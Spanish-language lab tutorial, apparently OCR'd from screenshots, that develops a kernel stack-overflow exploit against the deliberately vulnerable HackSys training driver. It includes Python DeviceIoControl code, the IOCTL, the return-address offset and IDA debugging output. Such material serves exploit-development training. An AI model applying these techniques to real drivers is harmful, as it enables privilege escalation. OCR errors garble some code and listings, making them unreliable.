
FILE_ANY_ACCESS -v

IOCTL_HOOK =winiocctlcon.CTL_CODE( FILE_DEVICE_HELLOWORLD, 0x01, METHOD_BUFFERED, FILE_ANY_ACCESS )
IOCTL_UNHOOK =winiocctlcon.CTL_CODE( FILE_DEVICE_HELLOWORLD, 0x02, METHOD_BUFFERED, FILE_ANY_ACCESS )

IOCTL_SAYHELLO=winiocctlcon.CTL_CODE( FILE_DEVICE_HELLOWORLD, 0x00, METHOD_BUFFERED, FILE_ANY_ACCESS
hDevice = win32file.CreateFile(r"\\.\HackSysExtremeVulnerableDriver",win32file.GENERIC_READ | win32f
print int(hDevice)

```

Vemos que ese funciona



Me devolvió un valor positivo que es el handle al driver el resto no me interesa así que lo cierro.

```

import win32api
import win32file
import wincrtcon


hDevice = win32file.CreateFile(r"\\.\HackSysExtremeVulnerableDriver",win32file.GENERIC_READ | win32file.GENERIC_WRITE, 0, None,win32file.OPEN_EXISTING, win32file.FILE_ATTRIBUTE_
print int(hDevice)
win32file.DeviceIoControl(hDevice,IOCTL_STACK, None, None, None)

win32file.CloseHandle(hDevice)


```

Por ahora le quitamos el while y todo el resto que no nos interesa y lo siguiente es ver cual era el IOCTL que nos lleva al bloque del stack overflow, para enviárselo.


La cuestión es llegar allí



Vemos que viene de acá



EDX tiene el IOCTL que salía de aca




Lo resta con 0x222003 y si da cero va a la parte que necesitamos, probemos pongamos este IOCTL.


Veamos si llega al bloque que queremos atacheamos el IDA y pongamos un breakpoint.


```
IDA View-A | Local Types | Hex View-1 | Structures | Enums | Imports | Exports  
96.0818E ; Attributes: bp-based frame  
96.0818E:  
96.0818E int _stdcall IrpDeviceIoCtrlHandler(_DEVICE_OBJECT *DeviceObject, _IRP *Irp)  
96.0818E _IrpDeviceIoCtrlHandler@8 proc near  
96.0818E  
96.0818E DeviceObject = dword ptr 8  
96.0818E Irp = dword ptr 0Ch  
96.0818E  
96.0818E mov edi, edi  
96.081890 push ebp  
96.081891 mov ebp, esp  
96.081893 push ebx  
96.081894 push esi  
96.081895 push edi  
96.081896 mov edi, [ebp+Irp]  
96.081899 mou esi, [edi+60h]  
96.0818A0 call edx [esp+10 STACK_LOCATION09.Parameters.DeviceIoControl.IoControlCode]  
96.0818F mov eax, 22281Fh  
96.0818A4 cmp edx, eax  
96.0818A6 ja loc_960811A2
```

Apenas lo ejecuto en la maquina target para en el breakpoint





Vemos que en EDX lee el IOCTL que le pase.





Lo mueve a EAX le resta 0x222003 y como da cero va al bloque vulnerable.



Lee el largo que es cero ya que no le pase argumentos aun salvo el IOCTL.

```
6
7     hDevice = win32file.CreateFile(r"\\.\HackSysExtremeVulnerableDriver",win32file.GENERATE
8
9     print int(hDevice)
10
11    win32file.DeviceIoControl(hDevice,IOCTL_STACK, None, None, None)
12
13
14
15    win32file.CloseHandle(hDevice)
```

Como es cero saltea la función donde se triggere el stack overflow.

The screenshot shows a debugger interface with several tabs at the top: 'Mod...', 'Strings win...', 'Functions win...', 'Call St...', 'Breakpo...', and 'Program Segmenta...'. The main window displays assembly code in three sections:

```
960886FA
960886FA ; Attributes: bp-based frame
960886FA ; int __stdcall StackOverflowIoctlHandler(_IRP *Irp, _IO_STACK_LOCATION *IrpSp)
960886FA _StackOverflowIoctlHandler@8 proc near
960886FA
960886FA    Irp= dword ptr  8
960886FA    IrpSp= dword ptr  0Ch
960886FA
960886FA    mov     edi, edi
960886FC    push    ebp
960886FD    mov     ebp, esp
960886FF    mov     ecx, [ebp+IrpSp]
96088702    mov     edx, [ecx+_IO_STACK_LOCATION.Parameters.DeviceIoControl.Type3InputBuffer]
96088705    mov     ecx, [ecx+_IO_STACK_LOCATION.Parameters.DeviceIoControl.InputBufferLength]
96088708    mov     eax, 0C8000001h
9608870D    test    edx, edx
9608870F    jz     short loc_96088718
```

Below this, a call instruction is highlighted:

```
96088711    push    ecx      ; Size
96088712    push    edx      ; UserBuffer
96088713    call    _TriggerStackOverflow@8 ; TriggerStackOverflow(x,x)
```

A red arrow points from this call instruction to the assembly code in the third section:

```
96088718
96088718 loc_96088718:
96088718    pop     ebp
96088719    retn    8
96088719    _StackOverflowIoctlHandler@8 endp
96088719
```

Como la api llamada desde win32file en Python tiene menos argumentos que la original que tiene mas.

```
print int(hDevice)

win32file.DeviceIoControl(hDevice,IOCTL_STACK, None, None, None)

win32file.CloseHandle(hDevice)
```

DeviceIoControl function

jitalPlayback

laymentEnabled

iodDigitalPlaybac

Sends a control code directly to a specified device driver, causing the corresponding device to perform the corresponding operation.

Syntax

C++

```
BOOL WINAPI DeviceIoControl(
    _In_        HANDLE      hDevice,
    _In_        DWORD       dwIoControlCode,
    _In_opt_    LPVOID      lpInBuffer,
    _In_        DWORD       nInBufferSize,
    _Out_opt_   LPVOID      lpOutBuffer,
    _In_        DWORD       nOutBufferSize,
    _Out_opt_   LPDWORD     lpBytesReturned,
    _Inout_opt_ LPOVERLAPPED lpOverlapped
);
```

Parameters

Acá esta la definición de la de win32file de Python

```
WIN32FILE.DeviceIoControl
str/buffer = DeviceIoControl(Device, IoControlCode, InBuffer, OutBuffer, Overlapped)
Sends a control code to a device or file system driver

Parameters
Device : PyHANDLE
    Handle to a file, device, or volume
IoControlCode : int
    IOCTL Code to use, from winioctlcon
InBuffer : str/buffer
    The input data for the operation, can be None for some operations.
OutBuffer : int/buffer
    Size of the buffer to allocate for output, or a writeable buffer as returned by win32file::AllocateReadBuffer.
Overlapped=None : PyOVERLAPPED
    An overlapped object for async operations. Device handle must have been opened with FILE_FLAG_OVERLAPPED.

Comments
Accepts keyword args

Return Value
If a preallocated output buffer is passed in, the returned object may be the original buffer, or a view of the buffer with only the actual size of the retrieved data.
If OutBuffer is a buffer size and the operation is synchronous (ie no Overlapped is passed in), returns a plain string containing the retrieved data. For an async operation, a new writeable buffer is returned.
```

Veremos si con esto nos alcanza necesitamos hacer un buffer para pasárselo a la entrada, así que como necesitamos un puntero al mismo, lo podemos hacer con AllocateReadBuffer, que nos alocara en el heap la cantidad que necesitamos para pasarle el buffer de entrada.(otra opción win32file no nos da)

```
import win32api
import win32file
import winioctlcon

IOCTL_STACK=0x222003

hDevice = win32file.CreateFile(r"\\.\HackSysExtremeVulnerableDriver",win32file.GENERIC_READ | win32file.GENERIC_WRITE, 0, None,win32file.OPEN_EXISTING, win32file.FILE_ATTRIBUTE_NORMAL, 0)

print int(hDevice)

buf=win32file.AllocateReadBuffer(0x1000)
a=buf._repr_()
a=a[a.find("0x"):a.find(",")]
a=(int(a,16))

h=win32file.CreateFile(r"pepe.bin",win32file.GENERIC_READ | win32file.GENERIC_WRITE, 0, None,win32file.OPEN_EXISTING, win32file.FILE_ATTRIBUTE_NORMAL, 0)

win32file.ReadFile(h,buf,None)


win32file.DeviceIoControl(hDevice,IOCTL_STACK, buf, None, None)

win32file.CloseHandle(hDevice)
```

Como win32file no tiene acceso a todas las apis no permite copiar directamente al buffer como memcpy o cosas así de esta forma podemos solo copiarlo con ReadFile, así que hacemos un archivo pepe.bin lleno de 0x1000 Aes, lo pasamos a CreateFile para que lo abra y nos devuelva el handle y eso lo pasamos a ReadFile con el argumento buf del buffer que allocamos y copiara el contenido del archivo allí.

Obviamente si lo hacemos en C, C++ o el lenguaje que sea podremos usar VirtualAlloc, y copiar fácilmente con memcpy o lo que queramos, pero aquí tenemos ciertas limitaciones y nos tenemos que adaptar.

Necesitamos saber además el largo justo de lo que debemos enviar, miremos el buffer de destino en el IDA.



Marcamos desde el inicio del buffer hasta justo antes del return address y nos de 520 decimal por 4 del element size.

Así que:

`hex(520*4)`

'0x820'

Así que deberemos enviar 0x820 + ret

Ahora como sabemos en Python la dirección del buffer que creamos para pasárselo, bueno un truco medio sucio es usar repr.

```
In[89]: a=buf.__repr__()
In[90]: buf=win32file.AllocateReadBuffer(0x1000)
...: a=buf.__repr__()
...
In[91]: a
Out[91]: '<read-write buffer ptr 0x03006A88, size 4096 at 0x03006A68>'
```

Vemos que me devuelve la dirección donde puedo escribir, en una string así que busco 0x y busco la coma en dicha string y puedo stripear la dirección.

```
In[92]: a=a[a.find("0x"):a.find(",")]
...: a=(int(a,16))
...
? In[93]: a
Out[93]: 50358920
```

```
? In[94]: hex(a)
Out[94]: '0x3006a88'
```

Allí esta la dirección la podemos pasar con struct.pack luego de los 0x820 Aes, lo molesto es que debemos escribirlo en el archivo que leerá, uf.

Por lo tanto una vez que tengo la dirección del buffer

```
buf=win32file.AllocateReadBuffer(0x1000)
a=buf.__repr__()
a=a[a.find("0x"):a.find(",")]
a=(int(a,16))
|
print "address = %x"%a
```

Escribo en el archivo la fruta que quiero enviar

```
print int(hDevice)

buf=win32file.AllocateReadBuffer(0x1000)
a=buf.__repr__()
a=a[a.find("0x"):a.find(",")]
a=(int(a,16))

print "address = %x"%a

h=win32file.CreateFile(r"pepe.bin",win32file.GENERIC_READ | win32file.GENERIC_WRITE, 0, None,win32file.OPEN_EXISTING, win32file.FILE_ATTRIBUTE_NORMAL, 0)

data= 0x820 * "A" + struct.pack("<L",a)
win32file.WriteFile(h,data,None)
|
win32file.ReadFile(h,buf,None)

win32file.DeviceIoControl(hDevice,IOCTL_STACK, buf, None, None)
```

Antes de Con ReadFile copiarla al buffer.

Veamos si sirve, en este caso no es necesario tener el archivo pues lo creara y lo llenara así que borramos el anterior.

```
9
10    print int(hDevice)
11
12    buf=win32file.AllocateReadBuffer(0x1000)
13    a=buf.__repr__()
14    a=a[a.find("0x"):a.find(",")]
15    a=(int(a,16))
16
17    print "address = %x"%a
18    !
19    h=win32file.CreateFile(r"pepe.bin",win32file.GENERIC_READ | win32file.GENERIC_WRITE, 0, None,win32file.CREATE_ALWAYS, win32file.FILE_ATTRIBUTE_NORMAL, 0)
20
21    data= 0x820 * "A" + struct.pack("<L",a)
22    win32file.WriteFile(h,data,None)
23
```


Para eso cambiamos el argumento a CREATE ALWAYS lo cual si no esta lo creara.

```

Administrator: C:\Windows\System32\cmd.exe - Python scratch.py
scratch.py
112
Traceback (most recent call last):
  File "scratch.py", line 16, in <module>
    h=win32file.CreateFile(r"pepe.bin",win32file.GENERIC_READ | win32file.GENERI
C_WRITE, 0, None,win32file.OPEN_EXISTING, win32file.FILE_ATTRIBUTE_NORMAL, 0)
pywintypes.error: (2, 'CreateFile', 'The system cannot find the file specified.')
)
C:\Users\devel\Desktop\osrloaderv30\Projects\OsrLoader\kit\WXP\i386\FRE>Python s
scratch.py
112
Traceback (most recent call last):
  File "scratch.py", line 20, in <module>
    win32file.DeviceIoControl(hDevice,IOCTL_STACK, buf, None, None)
pywintypes.error: (31, 'DeviceIoControl', 'A device attached to the system is no
t functioning.')
)
C:\Users\devel\Desktop\osrloaderv30\Projects\OsrLoader\kit\WXP\i386\FRE>Python s
scratch.py
112
address = 153fdb0
address = 153fdb0

```

Bueno supuestamente ahí está nuestro buffer con las Aes, el IDA paro, veamos que paso.



Vemos que el buffer de entrada que se pasa a EDX nos muestra el mismo valor, veamos si están las Aes.

```

MEMORY:856B7EED db 20h
MEMORY:856B7EEE db 22h ; "
MEMORY:856B7EEF db 0
MEMORY:856B7EF0 dd offset off_153fdb0
MEMORY:856B7EF4 db 90h ; É
MEMORY:856B7EF5 db 81h ; ü
MEMORY:856B7EF6 db 0ECh ; ÿ
MEMORY:856B7EF7 db 85h ; à
MEMORY:856B7EF8 db 0E0h ; ð
MEMORY:856B7EF9 db 0FBh ; 1
MEMORY:856B7EFA db 10h
MEMORY:856B7EFB db 84h ; ä
MEMORY:856B7EFC db 0
MEMORY:856B7EFD db 0

```

IDA View... Local Ty... Mod... Strings win... Functions win... Call St...

```

0RY:0153FDAC db 0FFh
0RY:0153FDAD db 0FFh
0RY:0153FDAE db 0FFh
0RY:0153FDAF db 0FFh
0RY:0153FDB0 off 153FDB0 dd offset off_150B5E8 ; DATA XREF: MEMORY:856B7EF0!o
0RY:0153FDB4 db 90h ; É
0RY:0153FDB5 db 0C8h ; 
0RY:0153FDB6 db 50h ; P
0RY:0153FDB7 db 1
0RY:0153FDB8 db 0C0h ; +
0RY:0153FDB9 db 0C8h ; +
0RY:0153FDBA db 50h ; P
0RY:0153FDBB db 1
0RY:0153FDBC db 0F0h ; 
0RY:0153FDBD db 0C8h ; +
0RY:0153FDBE db 50h ; P
0RY:0153FDBF db 1
0RY:0153FDC0 db 10h
0RY:0153FDC1 db 0B6h ; Â
0RY:0153FDC2 db 50h ; P
0RY:0153FDC3 db 1
0RY:0153FDC4 db 38h ; 8
0RY:0153FDC5 db 0B6h ; Â
0RY:0153FDC6 db 50h ; P
0RY:0153FDC7 db 1
0RY:0153FDC8 db 60h ; ` 
0RY:0153FDC9 db 0B6h ; Â
0RY:0153FDCA db 50h ; P
0RY:0153FDCB db 1
0RY:0153FDCD db 88h ; ê
0RY:0153FDCD db 0B6h ; Â
0RY:0153FDCE db 50h ; P
0RY:0153FDCC db 1
0RY:0153FDD0 db 0B0h ; ¡
0RY:0153FDD1 db 0B6h ; Â

```

Uf no me puso las Aes me repito el puntero salteemos la explotación y arreglemos el script.

Debug View Local Ty... Mod... Strings win... Functions win... Call St... Breakpo... Program Segment

```

928E86FA
928E86FA
928E86FA ; Attributes: bp-based frame
928E86FA
928E86FA ; int __stdcall StackOverflowIoctlHandler(_IRP *Irp, _IO_STACK_LOCATION *IrpSp)
928E86FA _StackOverflowIoctlHandler@8 proc near
928E86FA
928E86FA Irp= dword ptr 8
928E86FA IrpSp= dword ptr 0Ch
928E86FA
928E86FA mov edi, edi
928E86FA push ebp
928E86FA mov ebp, esp
928E86FA mov ecx, [ebp+IrpSp]
928E8702 mov edx, [ecx+_IO_STACK_LOCATION.Parameters.DeviceIoControl.Type3InputBuffer]
928E8705 mov eax, [ecx+_IO_STACK_LOCATION.Parameters.DeviceIoControl.InputBufferLength]
928E8708 mov eax, 0C0000001h
928E870D test edx, edx
928E870F jz short loc_928E8718

```

```

928E8711 push ecx ; Size
928E8712 push edx ; UserBuffer
928E8713 call _TriggerStackOverflow@8 ; TriggerStackOverflow(x,x)

```

```

928E8718 loc_928E8718:
928E8718 pop ebp
928E8719 retn 8
928E8719 _StackOverflowIoctlHandler@8 endp
928E8719

```

Cambio el EIP allí con click derecho-SET IP y doy RUN.

Creo que el problema es que debe coincidir el size del buffer con el size del archivo, justito jeje.

```

1 import win32api
2 import win32file
3 import winalogon
4 import struct
5
6 IOCTL_STACK=0x222003
7
8 hDevice = win32file.CreateFile(r"\\.\HackSysExtremeVulnerableDriver",win32file.GENERIC_READ | win32file.GENERIC_WRITE,0,None)
9
10 print int(hDevice)
11
